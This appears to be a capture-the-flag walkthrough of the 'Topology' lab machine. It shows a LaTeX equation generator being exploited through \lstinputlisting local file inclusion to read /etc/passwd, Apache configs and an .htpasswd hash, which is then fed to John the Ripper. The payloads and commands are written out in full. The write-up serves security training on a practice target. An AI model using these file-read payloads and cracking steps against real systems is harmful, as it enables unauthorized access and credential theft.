Topology

12th June 2023 / Document No D23.100.242

Prepared By: C4rm3l0

Machine Author: gedsic

Difficulty: Easy

Classification: Official

Synopsis

Topology is an Easy Difficulty Linux machine that showcases a `LaTeX` web application susceptible to a Local File Inclusion (LFI) vulnerability. Exploiting the LFI flaw allows for the retrieval of an `.htpasswd` file that contains a hashed password. By cracking the password hash, `SSH` access to the machine is obtained, revealing a `root` cronjob that executes `gnuplot` files. Crafting a malicious `.plt` file enables privilege escalation.

Skills Required

- Basic Web enumeration
- Basic Linux enumeration


Skills Learned

- `LaTeX` File Inclusion
- `Gnuplot` Injection

Enumeration

Nmap

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.11.217 | grep '^[0-9]' | cut -d '/' -f
1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.10.11.217
```




```
nmap -p$ports -sC -sV 10.10.11.217

Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-12 11:11 EEST
Nmap scan report for 10.10.11.217
Host is up (0.091s latency).

PORT      STATE  SERVICE VERSION
22/tcp    open   ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 dcbc3286e8e8457810bc2b5dbf0f55c6 (RSA)
|   256 d9f339692c6c27f1a92d506ca79f1c33 (ECDSA)
|_  256 4ca65075d0934f9c4a1b890a7a2708d7 (ED25519)
80/tcp    open   http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Miskatonic University | Topology Group
|_http-server-header: Apache/2.4.41 (Ubuntu)

Nmap done: 1 IP address (1 host up) scanned in 14.65 seconds
```

An initial `Nmap` scan reveals an `SSH` service as well as an `Apache` web server listening on their respective default ports.

HTTP

We begin our enumeration by browsing to the website on port `80`.



Miskatonic University

Department of Mathematics

Topology Group

✉ lklein@topology.htb

☎ +1-202-555-0143

Research topics

Knot invariants

Braid theory

Manifold decomposition

Three-Manifolds

...

University departments

Mathematics

Biology

Chemistry

Welcome to Topology!

This is the home page of the Topology Group of Prof. Lilian Klein at Miskatonic University. We are situated in the Department of Mathematics, located on the eastern campus.

On this website, we present our current research topics, software projects and a publication list. Prof. Klein's office hours are Tuesdays and Thursdays, 1:00 PM to 3:00 PM in W2 0-070.

Staff

Professor Lilian Klein, PhD

Head of Topology Group

Vajramani Daisley, PhD

Post-doctoral researcher, software developer

Derek Abrahams, BEng

Master's student, sysadmin

Software projects

- LaTeX Equation Generator - create .PNGs of LaTeX equations in your browser
- PHPMyRefDB - web application to manage journal citations, with BibTeX support! (currenty in development)
- TopoMisk - Topology tool suite by L. Klein and V. Daisley. Download link upon request.
- PlotoTopo - A collection of Gnuplot scripts to aide in visualization of topoligical problems. Legacy, source code upon request.

Publications (2020 - now)

- L. Klein, R. Knight, E. Bass and I. Thomas: "Measurability Methods in Non-Linear

The page appears mostly static, however, there is one hyperlink referencing a `LaTeX` equation generator service, which redirects to the subdomain `latex.topology.htb`. We proceed to add both the sub- and top-level domain to our `/etc/hosts` file.


```
echo "10.10.11.217 topology.htb latex.topology.htb" | sudo tee -a /etc/hosts
```

We then click on the hyperlink, which redirects us to a `LaTeX` web application.

LaTeX

`LaTeX` is a typesetting system used for creating professional documents in academic and scientific fields. It focuses on content structure and formatting, allowing precise control over elements like equations and references. Users write documents using `LaTeX` commands, which are compiled into a final output document like a `PDF`. `LaTeX` streamlines document creation, ensures consistent typography and layout, and facilitates collaboration and version control.

We proceed to take a look at the web application.



LaTeX Equation Generator

Need to quickly generate a good looking equation for a website, like this?

$$x^n + y^n = z^n$$

Use this equation generator to create a .PNG file.

Please enter LaTeX inline math mode syntax in the text field (only oneliners supported at the moment). Clicking "Generate" will directly return a .PNG file that you can save with Ctrl+S (or Command+S if on Mac).

Examples


Here are a few code examples that contain the basic math commands to make LaTeX typeset beautiful equations:

Description	LaTeX code	Output
Fractions	`\frac{x+5}{y-3}`	$\frac{x+5}{y-3}$
Greek letters	`\alpha \beta \gamma`	$\alpha\beta\gamma$
Summations	`\sum_{n=1}^\infty`	$\sum_{n=1}^\infty$
Square root	`\sqrt[n]{1+x}`	$\sqrt[n]{1+x}$

The app's purpose is to enable the quick generation of `PNG` images, given a `LaTeX`-parseable input. It is noted that the mode of use is `LaTeX inline math mode`, which we will keep in mind for later.


While our first instinct might be to perform a LaTeX injection, we quickly find out that there is some filtering in place that disallows our payloads. For instance, attempting to read `/etc/passwd` using the `\input` directive, returns the following image:

```
\input{/etc/passwd}
```



Illegal command detected. Sorry.

When enumerating the subdomain, we realise that there is no default `index.php` or `index.html` file, and that the site allows directory browsing. By removing the `/equation.php` `URI` from the `URL`, we can see an index of all other files in the webroot.



Index of /

Name	Last modified	Size	Description
demo/	2023-01-17 12:26	-	
equation.php	2023-01-17 12:26	3.8K	
equationtest.aux	2023-01-17 12:26	662	
equationtest.log	2023-01-17 12:26	17K	
equationtest.out	2023-01-17 12:26	0	
equationtest.pdf	2023-01-17 12:26	28K	
equationtest.png	2023-01-17 12:26	2.7K	
equationtest.tex	2023-01-17 12:26	112	
example.png	2023-01-17 12:26	1.3K	
header.tex	2023-01-17 12:26	502	
tempfiles/	2023-06-12 04:33	-	

Apache/2.4.41 (Ubuntu) Server at latex.topology.htb Port 80

Among the files, we find two `TeX` files, which are typically used by `LaTeX` and contain the source code for creating documents using the `LaTeX` typesetting system. `.tex` files serve as input to the `LaTeX` compiler, which processes the code and produces a formatted document as output.

We first take a look at the `equationtest.tex` file, as we suspect that it might reveal information as to how the actual `equation.php` script works.

The file reads:

```
\documentclass{standalone}
\input{header}
\begin{document}

$ \int_{a}^b\int_{c}^d f(x,y)dxdy $

\end{document}
```


There is not much going on in this file, however, we notice that it includes the other `TeX` file that we saw, namely `header.tex`, which looks as follows:

```
% vdaisley's default latex header for beautiful documents
\usepackage[utf8]{inputenc} % set input encoding
\usepackage{graphicx} % for graphic files
\usepackage{eurosym} % euro currency symbol
\usepackage{times} % set nice font, tex default font is not my style
\usepackage{listings} % include source code files or print inline code
\usepackage{hyperref} % for clickable links in pdfs
\usepackage{mathtools,amssymb,amsthm} % more default math packages
\usepackage{mathptmx} % math mode with times font
```

Various other packages are included, but judging by the comments, the `listings` package appears to be the most interesting, since it can be used to include source code files, which sounds like there is a possibility for a Local File Inclusion (`LFI`).

Reading the package's documentation, we learn that the command `\lstinputlisting` can be used to include the content of text files in the `LaTeX` output. We use this on the web application, trying once more to include the `passwd` file.

```
\lstinputlisting{/etc/passwd}
```




The image “http://latex.topology.htb/equation.php?eqn=%5Clstinputlisting%7B%2Fetc%2Fpasswd%7D&submit=” cannot be displayed because it contains errors.

After submitting the payload, we get an error stating that the image could not be generated.

We recall that the site mentions a certain `Inline Math Mode`, and that only one-liners are supported. Researching that specific mode, we learn that it is delimited either by `\(` and `\)` or by `$` characters.

We therefore try the following payload:

```
$\lstinputlisting{/etc/passwd}$
```



```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
mysql:x:106:112:MySQL Server,,,:/nonexistent:/bin/false
tss:x:107:113:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:108:115::/run/uuidd:/usr/sbin/nologin
```

The payload is successful and we obtain a nice `PNG` render of the target's `/etc/passwd` file. Using this `LFI`, we can now proceed to enumerate other files on the target system.

Foothold

The use of subdomains like `latex.topology.htb` is interesting since there could be more virtual hosts (`vHosts`) configured on this webserver. We use the `LaTeX LFI` to read the default `Apache` configuration, using the following payload:

```
$\lstinputlisting{/etc/apache2/sites-available/000-default.conf}$
```


```
<VirtualHost *:80>
        # The ServerName directive sets the request scheme, hostname and port that
        # the server uses to identify itself. This is used when creating
        # redirection URLs. In the context of virtual hosts, the ServerName
        # specifies what hostname must appear in the request's Host: header to
        # match this virtual host. For the default virtual host (this file) this
        # value is not decisive as it is used as a last resort host regardless.
        # However, you must set it for any further virtual host explicitly.
        ServerName dev.topology.htb

        ServerAdmin vdaisley@topology.htb
        DocumentRoot /var/www/dev
        # Available loglevels: trace8, ..., trace1, debug, info, notice, warn,
        # error, crit, alert, emerg.
        # It is also possible to configure the loglevel for particular
        # modules, e.g.
        #LogLevel info ssl:warn

        #ErrorLog ${APACHE_LOG_DIR}/dev_error.log
        #CustomLog ${APACHE_LOG_DIR}/dev_access.log common

        # For most configuration files from conf-available/, which are
        # enabled or disabled at a global level, it is possible to
        # include a line for only one particular virtual host. For example the
        # following line enables the CGI configuration for this host only
        # after it has been globally disabled with "a2disconf".
        #Include conf-available/serve-cgi-bin.conf
</VirtualHost>

<VirtualHost *:80>
        # The ServerName directive sets the request scheme, hostname and port that
        # the server uses to identify itself. This is used when creating
        # redirection URLs. In the context of virtual hosts, the ServerName
        # specifies what hostname must appear in the request's Host: header to
        # match this virtual host. For the default virtual host (this file) this
        # value is not decisive as it is used as a last resort host regardless.
        # However, you must set it for any further virtual host explicitly.
        ServerName stats.topology.htb

        ServerAdmin vdaisley@topology.htb
        DocumentRoot /var/www/stats

        # Available loglevels: trace8, ..., trace1, debug, info, notice, warn,
        # error, crit, alert, emerg.
        # It is also possible to configure the loglevel for particular
        # modules, e.g.
        #LogLevel info ssl:warn

        #ErrorLog ${APACHE_LOG_DIR}/stats_error.log
        #CustomLog ${APACHE_LOG_DIR}/stats_access.log common

        # For most configuration files from conf-available/, which are
        # enabled or disabled at a global level, it is possible to
        # include a line for only one particular virtual host. For example the
        # following line enables the CGI configuration for this host only
        # after it has been globally disabled with "a2disconf".
        #Include conf-available/serve-cgi-bin.conf
</VirtualHost>
```

The image is rather large, but among the output, we discover that there are two other subdomains configured, namely `stats` and `dev`.


We add both to our `/etc/hosts` file, before proceeding to enumerate them.

```
echo "10.10.11.217 stats.topology.htb dev.topology.htb" | sudo tee -a /etc/hosts
```

Browsing to `stats.topology.htb` reveals two network graphs.



There isn't much else to look at, so we proceed to the `dev` subdomain.


dev.topology.htb

This site is asking you to sign in.


Username

Password

We get an `HTTP` basic authentication prompt. Since we know the webroot for `dev.topology.htb`, however, we can try to access the `.htaccess` file that is typically used to secure directories with `Apache`.


We use the following `LFI` payload back on the `latex` subdomain:

```
$\lstinputlisting{/var/www/dev/.htaccess}$
```


```
AuthName "Under construction"
AuthType Basic
AuthUserFile /var/www/dev/.htpasswd
Require valid-user
```

The file-read is successful and reveals that the credentials are found in the same location, inside the `.htpasswd` file, which we proceed to read.


```
$\lstinputlisting{/var/www/dev/.htpasswd}$
```



vdaisley:$apr1$1ONUB/S2$58eeNVirnRDB5zAIbIxTY0

We retrieve the file and get a `PNG` containing a hash for the `vdaisley` user. We manually type out the hash and save it in a file in order to attempt to crack it using `JohnTheRipper`.

```
echo 'vdaisley:$apr1$1ONUB/S2$58eeNVirnRDB5zAIbIxTY0' > hash.txt
john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
```

